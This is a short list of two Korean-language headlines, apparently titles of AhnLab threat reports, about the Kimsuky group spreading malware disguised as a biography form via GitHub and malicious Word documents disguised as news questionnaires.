Kimsuky 그룹, 약력 양식 파일로 위장한 악성코드 유포(GitHub) [AhnLab]

뉴스 설문지로 위장하여 유포 중인 악성 워드 문서 [AhnLab]